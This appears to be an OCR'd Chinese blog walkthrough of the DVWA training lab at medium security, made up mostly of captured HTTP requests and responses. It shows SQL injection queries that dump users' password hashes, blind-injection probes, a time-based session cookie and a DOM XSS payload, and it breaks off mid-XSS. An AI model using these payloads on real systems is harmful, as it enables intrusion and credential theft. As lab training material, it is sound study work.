Upgrade-Insecure-Requests: 1
DNT: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/83.0.4103.61 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*
/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer:
http://559f911d2aad4e9b9adeec1fdb7c0b19.app.mituan.zone/vulnerabilities/sqli
/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=ivb38k95vncigc86ve14pp56b3; security=medium
Connection: close

id=1.1 union all select 1,group_concat(column_name) from
information_schema.columns where table_schema=database() and
table_name=0x7573657273&Submit=Submit
```

```
        <div class="vulnerable_code_area">
                <form action="#" method="POST">
                        <p>
                                User ID:
                                <select name="id"><option
value="1">1</option><option value="2">2</option><option
value="3">3</option><option value="4">4</option><option
value="5">5</option></select>
                                <input type="submit" name="Submit"
value="Submit">
                        </p>

                </form>
                <pre>ID: 1.1 union all select 1,group_concat(column_name)
from information_schema.columns where table_schema=database() and
table_name=0x7573657273<br />First name: 1<br />Surname:
user_id,first_name,last_name,user,password,avatar,last_login,failed_login<
/pre>
        </div>

        <h2>More Information</h2>
        <ul>
```


5.



Target: http://559f911d2aad4e9b9adeec1fdb7c0b19.app.mituan.zone

```
POST /vulnerabilities/sqli/ HTTP/1.1
Host: 559f911d2aad4e9b9adeec1fdb7c0b19.app.mituan.zone
Content-Length: 94
Cache-Control: max-age=0
Origin: http://559f911d2aad4e9b9adeec1fdb7c0b19.app.mituan.zone
Upgrade-Insecure-Requests: 1
DNT: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/83.0.4103.61 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*
/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer:
http://559f911d2aad4e9b9adeec1fdb7c0b19.app.mituan.zone/vulnerabilities/sqli
/
```

```
        <div class="vulnerable_code_area">
                <form action="#" method="POST">
                        <p>
                                User ID:
                                <select name="id"><option
value="1">1</option><option value="2">2</option><option
value="3">3</option><option value="4">4</option><option
value="5">5</option></select>
                                <input type="submit" name="Submit"
value="Submit">
                        </p>

                </form>
```




```
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=ivb38k95vncigc86ve14pp56b3; security=medium
Connection: close

id=1.1 union all select 1,group_concat(concat_ws(0x3a,user,password)) from
users&Submit=Submit
```

```
            <pre>ID: 1.1 union all select
1,group_concat(concat_ws(0x3a,user,password)) from users<br />First
name: 1<br />Surname:
admin:a66abb5684c45962d887564f08346e8d,gordonb:e99a18c428cb38d5
f260853678922e03,1337:8d3533d75ae2c3966d7e0d4fcc69216b,pablo:0d10
7d09f5bbe40cade3de5c71e9e9b7,smithy:5f4dcc3b5aa765d61d8327deb88
2cf99</pre>
        </div>

        <h2>More Information</h2>
```

SQL Injection (Blind)

- 判断注入点： `id=1 and 1=1&Submit=Submit`
- 判断第一个表长度： `id=1 and length((select table_name from information_schema.tables where table_schema=database() limit 1,1))=5&Submit=Submit`
- 判断第一个表第一个字母： `id=1 and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 1,1),1,1))=117&Submit=Submit`
- 剩下的参考低等级靶机，不过其中的字符串要转成16进制。


1.



```
POST /vulnerabilities/sqli_blind/ HTTP/1.1
Host: 559f911d2aad4e9b9adeec1fdb7c0b19.app.mituan.zone
Content-Length: 18
Cache-Control: max-age=0
Origin: http://559f911d2aad4e9b9adeec1fdb7c0b19.app.mituan.zone
Upgrade-Insecure-Requests: 1
DNT: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/83.0.4103.61 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*
/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer:
http://559f911d2aad4e9b9adeec1fdb7c0b19.app.mituan.zone/vulnerabilities/sqli
_blind/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=ivb38k95vncigc86ve14pp56b3; security=medium
Connection: close

id=1&Submit=Submit
```


```
<div class="body_padded">
        <h1>Vulnerability: SQL Injection (Blind)</h1>


        <div class="vulnerable_code_area">
                <form action="#" method="POST">
                        <p>
                                User ID:
                                <select name="id"><option
value="1">1</option><option value="2">2</option><option
value="3">3</option><option value="4">4</option><option
value="5">5</option></select>
                                <input type="submit" name="Submit"
value="Submit">
                        </p>

                </form>
                <pre>User ID exists in the database.</pre>
        </div>

        <h2>More Information</h2>
        <ul>
                <li><a
```

2.



```
POST /vulnerabilities/sqli_blind/ HTTP/1.1
Host: 559f911d2aad4e9b9adeec1fdb7c0b19.app.mituan.zone
Content-Length: 123
Cache-Control: max-age=0
Origin: http://559f911d2aad4e9b9adeec1fdb7c0b19.app.mituan.zone
Upgrade-Insecure-Requests: 1
DNT: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/83.0.4103.61 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*
/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer:
http://559f911d2aad4e9b9adeec1fdb7c0b19.app.mituan.zone/vulnerabilities/sqli
_blind/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
```


```
<div class="body_padded">
        <h1>Vulnerability: SQL Injection (Blind)</h1>


        <div class="vulnerable_code_area">
                <form action="#" method="POST">
                        <p>
                                User ID:
                                <select name="id"><option
value="1">1</option><option value="2">2</option><option
value="3">3</option><option value="4">4</option><option
value="5">5</option></select>
                                <input type="submit" name="Submit"
value="Submit">
                        </p>

                </form>
```



```
Cookie: PHPSESSID=ivb38k95vncigc86ve14pp56b3; security=medium
Connection: close

id=1 and length((select table_name from information_schema.tables where
table_schema=database() limit 1,1))=5&Submit=Submit
```

```
        <pre>User ID exists in the database.</pre>
    </div>

    <h2>More Information</h2>
    <ul>
        <li><a
href="http://www.securiteam.com/securityreviews/5DP0N1P76E.html"
```

3.




```
POST /vulnerabilities/sqli_blind/ HTTP/1.1
Host: 559f911d2aad4e9b9adeec1fdb7c0b19.app.mituan.zone
Content-Length: 136
Cache-Control: max-age=0
Origin: http://559f911d2aad4e9b9adeec1fdb7c0b19.app.mituan.zone
Upgrade-Insecure-Requests: 1
DNT: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/83.0.4103.61 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*
/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer:
http://559f911d2aad4e9b9adeec1fdb7c0b19.app.mituan.zone/vulnerabilities/sqli
_blind/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=ivb38k95vncigc86ve14pp56b3; security=medium
Connection: close

id=1 and ascii(substr((select table_name from information_schema.tables where
table_schema=database() limit 1,1),1,1))=117&Submit=Submit
```

```
<div class="body_padded">
    <h1>Vulnerability: SQL Injection (Blind)</h1>


    <div class="vulnerable_code_area">
        <form action="#" method="POST">
            <p>
                User ID:
                <select name="id"><option
value="1">1</option><option value="2">2</option><option
value="3">3</option><option value="4">4</option><option
value="5">5</option></select>
                <input type="submit" name="Submit"
value="Submit">
            </p>

        </form>
        <pre>User ID exists in the database.</pre>
    </div>

    <h2>More Information</h2>
    <ul>
        <li><a
href="http://www.securiteam.com/securityreviews/5DP0N1P76E.html"
```

Weak Session IDs

`dvwaSession`的值为当前的时间戳而已，还不会利用这个，一些资料上也没有看明白。




Vulnerability: Weak Session IDs
This page will set a new cookie called dvwaSession each time the button is clicked.
Generate
Username: admin
Security Level: medium
PHPIDS: disabled
Service Workers
Clear storage
Storage
Local Storage
Damn Vulnerable Web Application (DVWA) v1.10 *Development*Source :: Damn Vulnerable Web Application...
不安全 | 559f911d2aad4e9b9adeec1fdb7c0b19.app.mituan.zone/vulnerabilities/view_source.php?id=weak...
Weak Session IDs Source
vulnerabilities/weak_id/source/medium.php


security	medium
PHPSESSID	ivb38k95vncigc86v...
dvwaSession	1610018521

```
<?php

$html = "";

if ($_SERVER['REQUEST_METHOD'] == "POST") {
    $cookie_value = time();
    setcookie("dvwaSession", $cookie_value);
}
?>
```

XSS(DOM)



11d2aad4e9b9adeec1fdb7c0b19.app.mituan.zone/vulnerabilities/xss_d/?default=English
DVWA



Vulnerability: DOM Based Cross Site Scripting (XSS)

Please choose a language:

English ▼ Select

Damn Vulnerable Web Application (DVWA) v1.10 *Development*Source :: Damn Vulnerable Web Application...

不安全 | 559f911d2aad4e9b9adeec1fdb7c0b19.app.mituan.zone/vulnerabilities/view_source.php?id=xss_d...

Unknown Vulnerability Source


vulnerabilities/xss_d/source/medium.php

```
<?php

// Is there any input?
if ( array_key_exists( "default", $_GET ) && !is_null ($_GET[ 'default' ]) ) {
    $default = $_GET['default'];

    # Do not allow script tags
    if (stripos ($default, "<script") !== false) {
        header ("location: ?default=English");
        exit;
    }
}

?>
```

Compare All Levels

https://blog.csdn.net/zycdn


查看源码发现，不允许标签触发，所以要做的就是跳出标签。



```
<h1>Vulnerability: DOM Based Cross Site Scripting (XSS)</h1>
▼<div class="vulnerable_code_area">
  <p>Please choose a language:</p>
 ▼<form name="XSS" method="GET">
  ▼<select name="default">
    ▶<script>…</script>
     <option value="English%3Ca%20src=%27javascript:alert(6)%27%3E">English</option> == $
     <option value disabled="disabled">----</option>
     <option value="English">English</option>
     <option value="French">French</option>
     <option value="Spanish">Spanish</option>
     <option value="German">German</option>
   </select>
   <input type="submit" value="Select">
  </form>
</div>
<h2>More Information</h2>
▶<ul>…</ul>
</div>
<br>
```


https://blog.csdn.net/zycdn

右键查看源代码，发现存在decodeURI函数。



